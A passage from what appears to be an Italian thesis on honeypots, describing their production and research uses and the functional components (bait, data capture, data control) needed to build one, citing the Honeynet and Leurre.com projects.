meno semplici. Conseguentemente, non è detto che un attacco che ha interessato un *honeypot* abbia avuto successo anche sui sistemi di produzione: potrebbe aver sfruttato una vecchia vulnerabilità non più presente in essi. Inoltre, l'utilizzo di emulazioni non consente di acquisire tutte le informazioni necessarie per verificare se anche i sistemi di produzione sono stati violati. Ciò è tanto più vero se si pensa che in simili situazioni è più adeguato adottare *High Interaction honeypot* che non solo riproduca i servizi di una macchina di produzione, ma che sia dotato anche dello stesso sistema operativo, in modo da poter ricostruire accuratamente le modifiche apportate dall'attacco.

4. **Supporto alle attività di *Incident Response***

   Questo utilizzo ha molto in comune con quello mostrato nel punto precedente. Anche in questo caso, infatti, è richiesto che gli *honeypot* replichino il più fedelmente possibile i sistemi di produzione e, di conseguenza, la scelta di soluzioni ad alta interazione è praticamente obbligata. L'unica differenza tra i due è costituita dalle modalità di utilizzo. Nella situazione precedentemente descritta, infatti, gli attacchi subiti dagli *honeypot* sono uno stimolo per verificare se anche i sistemi di produzione sono stati in qualche modo colpiti. Nel caso che ci accingiamo a descrivere, invece, si ha la situazione opposta: quando un sistema di produzione viene attaccato, è possibile consultare l'*honeypot* per verificare se anche esso sta subendo o ha subito lo stesso attacco [Spi02]. In altre parole, l'*honeypot* viene utilizzato per acquisire dettagliate informazioni sull'attacco subito dal sistema di produzione, in modo da poterlo ripristinare il più velocemente possibile. Il motivo che rende questo approccio pienamente funzionale è esattamente lo stesso esposto per il caso precedente: mediante la scansione della rete, l'attaccante può trovare tutti i sistemi in essa attivi, compreso quindi l'*honeypot*. Ovviamente, è strettamente necessario che sia l'*honeypot* che il sistema di produzione "clonato" condividano lo stesso segmento di rete.

   Quello appena presentato, però, non è l'unico modo di sfruttare le potenzialità di un *honeypot* per fini di *incident response*. È infatti possibile pensare ad una modalità alternativa che consiste nel realizzare uno o più *honeypot* in una rete separata, che sia completamente dedicata ad essi ma che riproduca fedelmente la struttura di quella di produzione. La motivazione di una simile scelta deriva dalla necessità di elaborare delle *politiche di reazione* in grado di ripristinare velocemente la perfetta operatività

dei sistemi di produzione compromessi. Con l'approccio precedente, infatti, c'è il rischio che sia troppo elevato il tempo necessario per analizzare quanto accaduto ed elaborare le relative procedure di reazione. Realizzando invece un'infrastruttura separata, è possibile dedicare tutto il tempo necessario a questa delicata attività. In questa maniera, quando i sistemi di produzione vengono attaccati secondo modalità già studiate per mezzo degli *honeypot*, i responsabili della sicurezza hanno già a disposizione le opportune politiche di ripristino. Anche in questo caso, poi, è sempre possibile sfruttare quanto imparato per incrementare la sicurezza della rete di produzione sia chiudendo nei sistemi le eventuali falle rilevate, sia migliorando la configurazione dei dispositivi di sicurezza. In altre parole, in questo caso gli *honeypot* vengono utilizzati per premunirsi in qualche modo sugli attacchi che potrebbero interessare i sistemi di produzione. Ovviamente, il rovescio della medaglia è costituito dal fatto che nulla può impedire che un attacco rilevato dagli *honeypot* non possa già aver interessato qualche sistema di produzione, rimanendo magari inosservato.

5. **Rallentare la diffusione di codice malevolo** [Spi02]

   Un altro interessante utilizzo di un *honeypot* consiste nell'ostacolare la diffusione di *worm* ed altre minacce in grado di propagarsi autonomamente. Sebbene esso non sia in grado di annullare totalmente il rischio derivante da queste minacce, può comunque dare un notevole contributo alla mitigazione della loro diffusione all'interno della propria rete. Tipicamente, questi strumenti interagiscono con l'attaccante in modo da comportarsi come un qualsiasi *host* attivo ma, una volta stabilita la connessione per il *downloading* del codice maligno, riescono a strozzare il flusso dei dati fin quasi al suo completo arresto, senza tuttavia chiudere del tutto la connessione. Come risultato, l'*host* attaccante non desiste dal perpetrare l'attacco poiché considera la connessione pienamente attiva, tuttavia esso risulta praticamente impossibilitato a sostenere un ritmo di trasmissione anche solo appena sufficiente. In sostanza, l'interazione con simili *honeypot* "immobilizza" l'attaccante fino ad impedirgli quasi totalmente di portare a termine il suo tentativo di attacco. Di conseguenza, più che veri e propri servizi, una soluzione di questo tipo deve essere in grado di implementare i meccanismi che consentono di strozzare la connessione, i quali sostanzialmente consistono in sfruttare in maniera opportuna le caratteristiche del protocollo *TCP*. Quindi, in questo contesto si rivelano particolarmente adatti i *Low Interaction*

honeypot. Grazie a questa possibilità, spesso gli *honeypot* di questo tipo sono denominati "***sticky honeypot***", che può essere reso in italiano con l'espressione "*honeypot appiccicoso*". Nelle pagine precedenti si è già parlato di uno strumento di questo tipo: *LaBrea Tarpit*.

6. **Dirottare il traffico maligno verso gli *honeypot***

   Un secondo modo per risolvere almeno parzialmente il problema dell'impossibilità di affrontare minacce non esplicitamente rivolte verso gli *honeypot*, consiste nel fare in modo di dirottare verso di essi tutto il traffico destinato ai sistemi di produzione e che sia in qualche modo considerato sospetto. Ovviamente scegliere quali pacchetti considerare maligni non è compito degli *honeypot*, ma è necessario prevedere appositi dispositivi che si sobbarchino di questo ruolo. In sostanza, questi ultimi devono essere basati su un *NIDS* e devono prevedere meccanismi che gestiscano il dirottamento del traffico in maniera trasparente per gli attaccanti. Una soluzione di questo tipo è già stata vista nel capitolo precedente quando si è parlato di ***Bait'n'Switch*** e, già in questa occasione, non si è mancato di sottolineare la grande pecca di questo approccio: la necessità di avere un sistema che identifichi il traffico maligno implica la comparsa del problema dei *falsi positivi* e dei *falsi negativi*. In definitiva, la risoluzione del principale problema degli *honeypot* comporta la rinuncia di due dei loro più grandi vantaggi.

Le motivazioni che guidano un ***honeypot di ricerca*** sono invece sostanzialmente differenti, anche se sono comunque dettate dall'esigenza di migliorare la sicurezza dei sistemi informatici, seppure in un ottica più globale rispetto alla protezione di una specifica organizzazione. Queste soluzioni sono infatti scelte essenzialmente da organizzazioni dedite alla ricerca nel campo della sicurezza per poter acquisire informazioni estremamente dettagliate sulle minacce esistenti, al fine di ***imparare*** le strategie, gli strumenti e le vulnerabilità sfruttate dagli *hacker*. Le nozioni apprese da tale attività generalmente vengono diffuse al grande pubblico e, in questo senso, si può ben dire che anche gli *honeypot di ricerca* aiutano ad incrementare la sicurezza, sebbene in maniera meno diretta. Conseguentemente, molte delle caratteristiche di un *honeypot di ricerca* sono l'esatto opposto di quelle relative agli *honeypot di produzione*, e ciò si rispecchia anche nelle modalità di utilizzo. Differentemente da quest'ultimi, infatti, gli

honeypot di ricerca rivelano pienamente la loro utilità se viene concesso agli attaccanti che li violano tutta la libertà di azione che desiderano, ovviamente nei limiti dettati dalla necessità di non danneggiare nessun altro sistema. Inoltre, il più delle volte non conviene utilizzare un numero di *honeypot* troppo elevato, sia perché l'analisi diventerebbe troppo onerosa data la grande mole di dati, sia per l'alta probabilità di acquisire informazioni ridondanti [Spi02]. Probabilmente, l'unico punto in comune tra questi strumenti consiste nel fatto che la loro utilità viene amplificata se al vero e proprio *honeypot* vengono affiancati degli strumenti di analisi per i dati collezionati.

1. **Catturare le minacce automatizzate** (ad esempio, gli *worm*) [Spi02]

   Un ambito in cui gli *honeypot* possono essere particolarmente utili è quello dello studio del codice malizioso a propagazione automatica, di cui i *worm* sono i rappresentanti più significativi. Grazie alla possibilità di fornire proprio quelle vulnerabilità ricercate e sfruttate da questi tipi di minacce, gli *honeypot* sono in grado di comportarsi come veri e propri collettori di codice malevolo. In questo modo, risulta molto più agevolata sia la loro analisi che lo studio delle relative modalità di propagazione. Gli *honeypot* che si rivelano più adatti a questo scopo sono i *Medium Interaction*; tuttavia, in genere essi sono limitati a catturare solamente ciò di cui conoscono le modalità di propagazione. Se si volesse mettere in funzione un sistema finalizzato a scoprire anche minacce automatizzate di natura sconosciuta, allora sarebbe necessario prendere in considerazione una soluzione ad alta interazione.

2. **Venire a conoscenza di tecniche e *tool* di attacco non noti** [Spi02]

   Un secondo utilizzo molto diffuso per gli *honeypot di ricerca* è sicuramente quello che permette di indagare sulle nuove tecniche di attacco e sui relativi *tool* utilizzati dai malintenzionati nello sfruttamento di ***vulnerabilità note***. In genere, infatti, dopo aver guadagnato l'accesso ad un sistema, gli attaccanti vi installano appositi *tool* – detti *rootkit* o anche *backdoor* – per potersi introdurre nel sistema a loro piacimento senza doverlo violare nuovamente, sfruttando bensì le funzionalità di tali strumenti. Mettere a disposizione degli attaccanti un *honeypot*, quindi, rappresenta un'occasione unica non solo per poter acquisire i *tool* maggiormente utilizzati, ma anche per scoprire quelli di più recente introduzione. Un discorso analogo vale poi per le tecniche e le strategie di attacco. Nelle pagine precedenti si è ampiamente discusso della proprietà di un *honeypot* di costituire un punto di osservazione privilegiato per studiare lo

svolgimento delle varie fasi di un attacco. È quindi chiaro che essi costituiscono un ausilio praticamente insostituibile non solo per capire i dettagli delle tecniche utilizzate dagli *hacker*, ma anche per individuare quelle ancora sconosciute al grande pubblico. Sottolineiamo ancora una volta che si sta parlando di tecniche che sfruttano delle vulnerabilità che sono già conosciute e ben documentate, pertanto in questo contesto possono essere utilizzati sia i *Low Interaction* che i *Medium Interaction honeypot*; è tuttavia chiaro che le informazioni più approfondite sono ricavabili mediante una soluzione ad alta interazione, se non altro perché essa è in grado di acquisire informazioni in merito a ***tutte le fasi*** dell'attacco, comprese quelle che seguono la vera e propria violazione.

3. **Identificare nuove vulnerabilità** [Spi02]

   Questo contesto è molto simile al precedente, poiché la sua finalità ultima è quella di identificare nuove tecniche e *tool* di attacco. La differenza fondamentale, però, sta nel fatto che ad interessare maggiormente sono quelle che sfruttano ***vulnerabilità non ancora note***. Può sembrare una differenza sottile, ma in realtà non è così: questa esigenza richiede l'utilizzo degli *High Interaction honeypot* e, quindi, un impegno ed un rischio superiore. Il fatto che non si conosce la vulnerabilità sfruttata dagli attaccanti, infatti, rende sostanzialmente inutili le emulazioni dei servizi di cui sono dotati gli *honeypot* a bassa e media interazione, poiché per loro natura esse possono comportarsi solamente in maniera predeterminata. Un'altra importante conseguenza dell'interessamento alle vulnerabilità sconosciute interessa poi le modalità di configurazione dell'*honeypot*. A differenza della maggior parte degli altri utilizzi, infatti, in questo caso è necessario che i servizi offerti siano resi i più sicuri possibili, in modo da non venire attaccati mediante vulnerabilità che sono già note. Conseguentemente, è necessario applicare tutte le *patch* di sicurezza rilasciate dai produttori dei servizi ed attuare le *best practices* del caso. Da quanto fin qui detto, appare chiaro che un simile utilizzo può interessare non solo le organizzazioni di ricerca, ma anche gli stessi produttori dei servizi di rete per scoprire le vulnerabilità dei propri prodotti per poter così realizzare in breve tempo le *patch* che le risolvono. In questo senso, un simile sistema *honeypot* può essere visto anche come uno strumento che aumenta l'efficienza e l'efficacia di quella fase del ciclo di vita del *software* che va sotto il nome di "mantenimento".

4. **Comprendere le motivazioni e l'organizzazione degli attaccanti** [Spi02]

   Un utilizzo molto particolare degli *High Interaction honeypot* è sicuramente costituito dall'acquisizione di dettagliate informazioni circa gli attaccanti. Non ci stiamo però riferendo tanto alle loro tecniche ed ai loro strumenti – prerogativa degli utilizzi descritti nei due punti precedenti – quanto alle loro caratteristiche umane ed alle motivazioni che spingono il loro operato. Inoltre, la stragrande maggioranza degli *hacker* condividono tra loro le proprie esperienze e conoscenze, dando vita a vere e proprie comunità molto interessanti da studiare sia sotto il punto di vista sociologico che tecnologico. In sostanza, questo utilizzo può essere per certi versi paragonato al controspionaggio: si cerca di acquisire più informazioni possibili sul "nemico" in modo da comprendere quegli aspetti che stanno a monte delle azioni illecite da esso compiute. Inoltre, gli *honeypot* ad alta interazione possono rivelarsi fondamentali anche per carpire informazioni su quegli *hacker* particolarmente evoluti, caratterizzati da una conoscenza dei sistemi informatici estremamente avanzata e che tendenzialmente non condividono con altri le loro scoperte ed i loro successi. Inutile dire che, soprattutto per quest'ultimo caso, realizzare un *honeypot* per simili funzionalità è sicuramente quanto di più complesso e rischioso esistente: l'eventualità che esso venga scoperto e violato a tal punto da risultare inutilizzabile è sicuramente tutt'altro che remota. Alcuni esempi di questi utilizzi possono prevenire dall'*Honeynet project* [Spi02] e dal già nominato *Hacker Profiling Project* (*HPP*) [@HPP].

5. **Eseguire studi statistici in merito ai tipi di attacco ed alla loro diffusione**

   In questo caso, ciò che interessa ai ricercatori non sono tanto le modalità con cui avvengono gli attacchi o le motivazioni da cui traggono origine, bensì la loro diffusione e la loro pericolosità, valutata essenzialmente come velocità di propagazione. Conseguentemente, le informazioni che si desiderano ricavare sono di natura squisitamente statistica. Per questi motivi, non è necessario utilizzare i complessi *High Interaction honeypot* in quanto anche i *Low* ed i *Medium Interaction* possono svolgere egregiamente questo compito. Ciò consente anche di semplificare sensibilmente sia i compiti di realizzazione che quelli di configurazione e gestione, poiché tipicamente questi utilizzi richiedono di dare vita ad infrastrutture altamente distribuite. L'utilizzo di *honeypot* situati in un'unica locazione, infatti, non può fornire delle informazioni inferibili all'intera rete Internet. Pertanto, è altamente preferibile

distribuire i propri *honeypot* nella maniera più uniforme possibile nell'intero spazio degli indirizzi *IP* e, quindi, in locazioni geografiche anche molto lontane tra loro. Un'infrastruttura di questo tipo è quella realizzata dal progetto ***Leurre.com*** [@Leurre], il quale ha dato vita a degli *honeypot* basati su *honeyd* in locazioni geografiche distribuite in tutto il pianeta. Per facilitare al massimo i compiti di raccolta, analisi e correlazione dei dati, ogni locazioni invia le informazioni acquisite dai propri *honeypot* in un database centralizzato [Hol05]. Al fine di rendere confrontabili le informazioni acquisite dalle varie locazioni, ognuna di essa utilizza la stressa identica configurazione di *honeyd*. In particolare, ogni *honeypot* è configurato in maniera da emulare tre distinti *host*: due dotati di *Windows 2000* con *Service Pack 3* ed uno munito di sistema operativo *Linux* con *kernel* 2.4.20. Nelle macchine *Windows* sono previsti svariati servizi comuni, come *FTP, Telnet, HTTP, NetBIOS*; in quella *Linux* sono invece presenti servizi come *SSH, HTTP, FTP* [Hol05]. Tra i risultati più interessanti raggiunti da questo progetto, è senza dubbio meritevole di menzione quello inerente la diffusione di attacchi rivolti verso nuove vulnerabilità. Si è infatti notato che nei giorni antecedenti la scoperta di una nuova vulnerabilità, l'entità del traffico diretto verso le relative porte *TCP* o *UDP* è trascurabile o addirittura nulla, per poi aumentare in maniera non molto sensibile non appena la vulnerabilità viene resa nota. Ciò che però è più sorprendente è l'estrema velocità con cui tale traffico cresce dopo il rilascio di un *exploit* capace di sfruttare la nuova vulnerabilità e, soprattutto, il fatto che questa crescita esponenziale avviene pochissimi giorni dopo la sua introduzione [Hol05]. Per certi versi, questi risultati erano facilmente prevedibili, tuttavia grazie agli *honeypot* è stato possibile avere un riscontro reale che difficilmente sarebbe potuto essere stato ricavato altrimenti.

6. Combattere lo *spam*

Tra gli svariati utilizzi per cui può essere adottato un *honeypot* ce ne sono alcuni davvero insospettabili. Quello che andremo a descrivere è sicuramente uno di questi. Già da parecchi anni, l'invio di posta pubblicitaria non sollecitata – nota diffusamente come "*spam*" – costituisce una vera e propria piaga di Internet. Non stupisce, quindi, se ben presto la comunità degli esperti di sicurezza ha preso in considerazione anche gli *honeypot* per combattere questa diffusa minaccia. La principale tecnica utilizzata dagli *spammer*, infatti, si presta particolarmente ad essere combattuta con questa

tecnologia: tipicamente, essi vanno alla ricerca di server *SMTP* che consentono a chiunque di inoltrare la posta verso una qualsivoglia destinazione. In questa maniera, il mittente dei messaggi indesiderati risulterà essere il server utilizzato e non il vero e proprio *spammer*. È quindi ovvio come gli *honeypot* possano contribuire alla lotta contro questa minaccia: in sostanza, essi mettono a disposizione di chiunque un finto server *SMTP* in grado di "convincere" l'attaccante circa la sua piena funzionalità ma che, ovviamente, non invia nessun messaggio. In questo modo, è possibile sia impedire l'invio di una gran quantità di posta indesiderata, sia agevolare l'identificazione dello *spammer*. In alternativa, si potrebbe utilizzare la già descritta tecnica del ***tarpitting*** (vedi pag.282): l'*honeypot* esibisce ancora il servizio *SMTP*, solo che ora si comporta in maniera tale da rallentare sensibilmente le attività dell'attaccante strozzando sensibilmente il flusso dati inviato da quest'ultimo.

7. **Cercare di prevedere la diffusione di determinati attacchi** [Spi02]
   Una possibilità di utilizzo piuttosto avanzata può essere quella finalizzata a "predire" la diffusione di determinati attacchi analizzando statisticamente quanto rilevato da differenti sistemi *honeypot*, situati in organizzazioni e locazioni geografiche differenti. In sostanza, analizzando le attività illegittime che si stanno svolgendo in spazi di indirizzamento distinti, si cerca di elaborare un modello statistico in grado di prevedere in una certa misura quali attacchi interesseranno quali blocchi di indirizzi *IP*. Ovviamente un simile obiettivo è alla portata solamente delle organizzazioni di ricerca più grandi; si reputa comunque corretto riportare anche questa possibilità.

CAPITOLO 4
Implementazione di un honeypot

Dopo aver definito precisamente il concetto di *honeypot*, i suoi principi di funzionamento, i suoi pregi e difetti nonché gli obiettivi che può raggiungere, è finalmente giunto il momento di trattare argomenti di natura più strettamente pratica, inerenti alla vera e propria ***realizzazione di un sistema honeypot***. In questo capitolo, infatti, verranno trattati esclusivamente quegli aspetti che è necessario considerare quando, una volta stabiliti precisamente gli obiettivi che si vogliono raggiungere, si desidera mettere in funzione un *honeypot*. In particolare, verranno innanzitutto discussi quali ***componenti funzionali*** l'*honeypot* deve prevedere, per poi spostare l'attenzione su ***come esso può essere realizzato*** in relazione agli obiettivi che si desiderano perseguire, mentre non sarà trascurata l'enunciazione di ***principi di progettazione*** di carattere più generale. Infine, mostreremo dettagliatamente l'***architettura di una Honeynet*** sia perché essa può essere sicuramente considerata come la più complessa e completa esistente, sia perché è quella che è stata scelta per l'*honeypot* sperimentale oggetto della seconda parte della tesi.

5.1 Componenti che costituiscono un honeypot

Questo paragrafo sarà completamente dedicato alla trattazione dei ***componenti funzionali*** che caratterizzano un qualsiasi sistema *honeypot*, indipendentemente dall'obiettivo per il quale viene utilizzato e dal livello di interazione da esso garantito. In sostanza,

discuteremo le funzioni che un sistema informatico deve prevedere affinché possa essere considerato un *honeypot* a tutti gli effetti. Purtroppo, però, in letteratura non sono presenti molti studi che affrontano in maniera formale questo argomento, in quanto la maggioranza di essi sono focalizzati sulla descrizione di particolari applicazioni di questa tecnologia e dei relativi risultati raggiunti. Non sono poi di grande aiuto neanche le pubblicazioni di carattere tecnico, le quali spiegano sì come realizzare un sistema *honeypot* – e quindi come implementarne le varie funzionalità – ma tipicamente si concentrano su come configurare e far collaborare *tool software* distinti affinché assieme diano vita all'*honeypot*. In sostanza, non è semplice desumere dalla documentazione esistente i ***requisiti funzionali*** che caratterizzano un *honeypot* e che, ovviamente, siano applicabili tanto alle più semplici soluzioni a bassa interazione quanto ai complessi sistemi ad alta interazione. A conferma di quanto fin qui detto, basti pensare che si è riusciti a trovare solamente due fonti in cui vengono affrontati questi argomenti. La prima è [Gri05] che, pur concentrandosi essenzialmente sugli strumenti *hardware* e *software* da utilizzare nella realizzazione di un *honeypot*, consente comunque di dedurre le principali funzionalità che lo caratterizzano. La seconda fonte è costituita da [DorErb05] ed è assai più significativa, poiché enuncia un ***framework*** attraverso il quale vengono organizzate le varie funzionalità che devono essere presenti in questi strumenti. Tale *framework* è applicabile ad ogni *honeypot* poiché, per ognuna delle funzionalità previste, non specifica come essa debba essere implementata né gli strumenti *hardware* o *software* che devono essere utilizzati per metterla in pratica. In particolare, il *framework* suddivide le funzionalità in cinque aree (vengono utilizzati gli stessi termini che possono essere trovati in [DorErb05]):

1. **Security**

   Un honeypot dovrebbe ***evitare*** il più possibile di ***interagire con sistemi di produzione***, sia appartenenti alla stessa organizzazione che lo gestisce, sia contattabili mediante la rete pubblica. Le uniche eccezioni dovrebbero essere costituite, ovviamente, dai sistemi dai quali provengono gli attacchi. Questo requisito può essere facilmente soddisfatto dai *Low* e *Medium Interaction honeypot*, i quali in genere si limitano ad interagire con l'attaccante senza generare nuove connessioni in uscita dirette verso altri sistemi. Nel caso degli *High Interaction honeypot*, invece, un simile meccanismo di sicurezza può pregiudicare seriamente il raggiungimento degli obiettivi prefissati,

soprattutto quando essi vengono usati per scopi di *ricerca*. Per un qualsiasi attaccante umano, infatti, un sistema incapace di comunicare all'esterno ha un importanza estremamente limitata in quanto inabile a sferrare attacchi ad altri sistemi; pertanto, egli non trascorrerà molto tempo al suo interno. Un ragionamento simile vale anche per gli attacchi automatizzati: una volta penetrati nell'*honeypot* essi tenteranno comunque di proseguire l'attacco, tuttavia saranno impossibilitati dal portarlo a termine, privando gli amministratori dell'*honeypot* della possibilità di comprendere appieno tutte le sue fasi. In simili situazioni, quindi, conviene rilassare questo requisito concedendo all'*honeypot* una limitata possibilità di instaurare connessioni in uscita e di interagire con sistemi di produzione diversi da quello che sta eseguendo l'attacco. Tipicamente, ciò viene realizzato limitando seriamente il numero di connessioni in uscita stabilibili dall'*honeypot* od utilizzando strumenti come i *NIDS* per evitare che del traffico maligno venga inoltrato verso *host* innocenti.

2. **Cloaking the Honeypot**

   Data la natura dei sistemi *honeypot*, è estremamente importante che essi ***non vengano identificati*** dagli attaccanti per quello che realmente sono. In altre parole, è necessario adottare le misure più idonee atte a dissimulare la loro presenza. Ovviamente, le modalità per far ciò dipendono strettamente dal tipo di *honeypot* che si intende adottare. Per soluzioni a bassa e media interazione, infatti, è sufficiente fare in modo che esse forniscano servizi quanto più possibile simili a quelli reali; per sistemi ad alta interazione, invece, la faccenda è più complessa. In questi casi, infatti, un attaccante può prendere il controllo completo del sistema e, quindi, può scoprire facilmente i vari meccanismi di controllo e protezione in esso presenti. Considerato che questi difficilmente si possono trovare nei normali sistemi di produzione, è chiaro che possono essere utilizzati come chiaro segno della presenza di un *honeypot*. In questi casi, quindi, è strettamente necessario che gli strumenti di monitoraggio e registrazione degli eventi siano implementati in sistemi distinti, i quali devono essere resi il più possibile "invisibili" all'attaccante, anche quando egli ha preso il pieno controllo dell'*honeypot*.

3. **Analyzability**

   Si è già abbondantemente detto che uno dei più grandi punti di forza di un *honeypot* è la capacità di acquisire una quantità di informazioni molto ridotta rispetto a quella

ricavabile mediante le tecnologie di rilevamento e prevenzione delle intrusioni. In molte situazioni, tuttavia, anche questa quantità può rivelarsi eccessiva, soprattutto se c'è la necessità di individuare prontamente informazioni inerenti particolari eventi. Ad esempio, può non essere molto agevole individuare nei file di *log* informazioni su connessioni riconducibili ad un determinato attacco se al suo interno esse sono intervallate da registrazioni relative a scansioni di rete, registrazioni che tipicamente sono molto numerose poiché gli eventi cui si riferiscono si verificano molto frequentemente. Per tutti questi motivi, sarebbe opportuno che in un sistema *honeypot* siano presenti delle funzionalità in grado di ***semplificare l'attività di analisi*** dei dati acquisiti, ad esempio caratterizzando opportunamente ogni flusso di comunicazione.

4. **Accessibility**

   Per poter godere appieno delle potenzialità di un *honeypot,* non solo è necessario identificare ed analizzare prontamente le informazioni che più interessano, ma è essenziale che gli amministratori riescano ad accedervi con la maggiore facilità possibile. È quindi opportuno che un sistema *honeypot* fornisca contemporaneamente più modalità di accesso alle informazioni acquisite ed alle funzionalità di analisi dei dati di cui si è discusso al punto precedente. Ciò è particolarmente vero quando vengono implementati vari *honeypot* in locazioni differenti: in questi casi è sicuramente molto utile poter accedere mediante un unico punto d'accesso alle informazioni da essi collezionate. Pertanto, è molto importante la presenza di funzionalità di ***gestione remota***, le quali però devono essere realizzate in maniera tale da non rivelare agli attaccanti la presenza dell'*honeypot*. Una tipica strategia per soddisfare questa esigenza prevede l'utilizzo della crittografia e, soprattutto, l'adozione di un interfaccia di rete esclusivamente dedicata a questi scopi e connessa ad un segmento di rete distinto rispetto a quello dal quale proviene l'attacco.

5. **Alerting**

   Come si è detto, rilevare prontamente gli attacchi subiti dall'*honeypot* è sicuramente molto desiderabile. Tuttavia, non si può pretendere che gli amministratori controllino costantemente lo stato dell'*honeypot* per identificare eventi maliziosi non appena essi accadano. Conseguentemente, è quasi irrinunciabile la presenza di ***meccanismi di alerting*** che, in maniera del tutto automatica, avvertano gli amministratori del verificarsi degli attacchi. Data la natura di un *honeypot*, ogni comunicazione che lo

coinvolge può essere legittimamente considerata sospetta, per cui si potrebbe pensare che sia sufficiente un qualsiasi meccanismo in grado di generare opportuni avvisi ogniqualvolta che *sull'honeypot* venga rilevata attività. In realtà non è così: c'è infatti il rischio che vengano generate troppe notifiche. Per questo motivo, in genere gli avvisi vengono prodotti quando l'*honeypot* instaura delle connessioni in uscita e, qualora ciò non bastasse, vengono definiti opportuni criteri per identificare, tra di esse, quelle maggiormente indice di attività maliziosa.

Sicuramente, quanto esposto in [DorErb05] è pienamente condivisibile, tuttavia si ritiene che nel suddetto *framework* siano previste anche delle funzionalità che, sebbene altamente desiderabili, non necessariamente debbano corredare un *honeypot*. In altre parole, affinché un sistema possa essere considerato un *honeypot* a tutti gli effetti, non è strettamente necessario che esso preveda tutte e cinque le aree funzionali definite dal *framework*. Pertanto, in questa tesi si propone una visione alternativa secondo la quale le ***funzionalità basilari*** di un *honeypot* possono ridursi a tre:

1. **Fornire una risorsa che faccia da "esca"**

   In sostanza, si sta parlando del vero e proprio *honeypot*, cioè della risorsa messa a disposizione dell'attaccante. Come si è visto, si ha un'ampia scelta in merito alla tipologia di risorsa da offrire, l'importante è che essa agli occhi di un *hacker* abbia un certo valore. In altre parole, è opportuno scegliere l'esca tra quelle risorse che maggiormente vengono sfruttate dagli attaccanti per i loro loschi fini. In caso contrario, infatti, difficilmente essi investiranno i loro sforzi nella violazione dell'*honeypot*.

2. **Registrare gli eventi rilevati (*Data Capture*)**

   Affinché un qualsiasi *honeypot* possa davvero essere utile, è necessario che tutti gli eventi che lo interessano vengano accuratamente registrati. In questa maniera è possibile rilevare tentativi di attacco anche dopo la loro conclusione e, soprattutto, si dà agli amministratori la possibilità di studiare accuratamente quanto avvenuto. Naturalmente questa funzionalità viene implementata in maniera molto diversa a seconda del tipo di *honeypot*. Nelle soluzioni a bassa e media interazione, infatti, è tipicamente lo stesso *software* che si occupa delle emulazioni a registrare tutte le comunicazioni tra queste e gli attaccanti. Si pensi ad esempio a prodotti come *KFSensor* o *Specter* (vedi pag.279): semplicemente installandoli in un qualsiasi

computer si ha a disposizione un sistema *honeypot* completo, funzionalità di *logging* comprese. Un discorso del tutto differente si ha invece nel caso degli *High Interaction honeypot*. Ricordiamo, infatti, che essi sono caratterizzati dall'utilizzo di sistemi reali, conseguentemente non è una buona idea prevedere al suo interno dei meccanismi di *logging*. Se un malintenzionato riesce a violare l'*honeypot*, infatti, può essere agevolmente in grado di cancellare o corrompere i *file* di *log* per nascondere la sua presenza e proteggere la sua identità. Come si vedrà nelle pagine che seguono, tuttavia, esistono meccanismi di monitoraggio molto sofisticati che riescono a celare la propria presenza. Un *hacker* molto smaliziato, però, può essere in grado di rilevare anche questi strumenti e, dato che essi difficilmente possono essere trovati nei normali sistemi di produzione, possono costituire un inequivocabile indizio della presenza dell'*honeypot*. Con ciò non si vuol dire che in un sistema che svolge il ruolo di *honeypot* ad alta interazione debbano essere disabilitati tutti i meccanismi di *logging* tipicamente presenti nei sistemi operativi. Invece, si vuole sottolineare l'opportunità di prevedere solo quest'ultimi, senza nessun meccanismo aggiuntivo, che invece dovrebbe essere implementato in un sistema differente, situato nello stesso segmento di rete dell'*honeypot*. Conseguentemente, anche tutti i *file* di *log* acquisiti non verranno memorizzati nell'*honeypot* ma in un computer distinto, mettendoli ragionevolmente al sicuro. Ovviamente, si dovranno prendere opportune precauzioni per evitare che gli attaccanti riescano a scoprire anche questi sistemi di monitoraggio. In realtà, esiste anche l'opportunità di evitare l'utilizzo di più elaboratori usufruendo dei *software* di virtualizzazione. In simili casi, il meccanismo di *logging* viene implementato all'interno del sistema operativo funzionante sulla macchina fisica, in maniera analoga a quanto avverrebbe nel caso si adottassero elaboratori distinti. C'è comunque da dire che questa soluzione non è in grado di dare lo stesso grado di sicurezza dell'utilizzo di più elaboratori separati, poiché esistono dei modi per rilevare la presenza dei *software* di virtualizzazione.

3. **Impedire che l'attaccante possa danneggiare altri sistemi (*Data Control*)**

   Anche se lo scopo di un *honeypot* è quello di subire degli attacchi, ciò non può andare a discapito di altri sistemi, soprattutto se appartengono ad ignari utenti. Per questo motivo, un qualsiasi *honeypot* deve prevedere opportuni meccanismi per impedire che ciò accada. Ancora una volta, le modalità per garantire ciò variano a seconda del tipo

di *honeypot* adottato. Nel caso dei *Low* e *Medium Interaction*, l'adozione delle emulazioni è di per sé già sufficiente ad offrire una buona protezione poiché, per loro natura, esse non consentono all'attaccante di penetrare nel sistema, ma si limitano ad illuderlo di ciò. Conseguentemente, anche se in apparenza la compromissione ha successo, l'attaccante è impossibilitato ad utilizzare l'*honeypot* come base per sferrare un nuovo attacco. Un discorso leggermente diverso può valere quando si sceglie di emulare servizi che, affinché si possano acquisire informazioni significative, necessitano di interagire con sistemi non coinvolti nell'attacco. Un tipico esempio in tal senso è il protocollo *SMTP* (*Simple Mail Transfer Protocol*), il quale consente alle *email* di viaggiare dal mittente al destinatario. Molti *honeypot* a bassa interazione sono realizzati con in mente l'obiettivo di studiare e combattere lo *spam* e, pertanto, prevedono emulazioni di questo protocollo che possono permettere all'attaccante di inviare *email* a qualche altro *server*. Ciò è necessario se si vuole studiare a fondo il fenomeno dello *spamming* poiché in genere, prima della vera e propria inondazione di messaggi, vengono effettuate delle prove per verificare se il *server* trovato garantisce effettivamente l'invio delle *email*. Se quindi l'*honeypot* non inoltra i messaggi di prova, difficilmente lo *spammer* continuerà ad interagire con esso. In questi casi, quindi, è ammissibile impiegare un controllo più lasco che permetta all'attaccante qualche possibilità di interagire con altri sistemi non *honeypot*, impedendo comunque lo svolgimento di un attacco massiccio. Dei discorsi del tutto analoghi valgono anche per gli *High Interaction honeypot*. Con essi le possibilità che un attaccante possa utilizzarli per danneggiare altri sistemi è molto più concreta, così come molto più devastanti possono rivelarsi i danni che potenzialmente ne possono scaturire. Ancora una volta, però, affinché le informazioni che vengono acquisite mediante l'*honeypot* siano davvero significative, è necessario che l'attaccante possa godere di una certa libertà. Anzi, tanto più egli potrà fare una volta penetrato nell'*honeypot* e tanto maggiore sarà il grado di approfondimento e di importanza delle informazioni raccolte. Naturalmente è impensabile lasciare l'*hacker* a briglia sciolta, pertanto è necessario trovare un compromesso tra la completezza delle informazioni 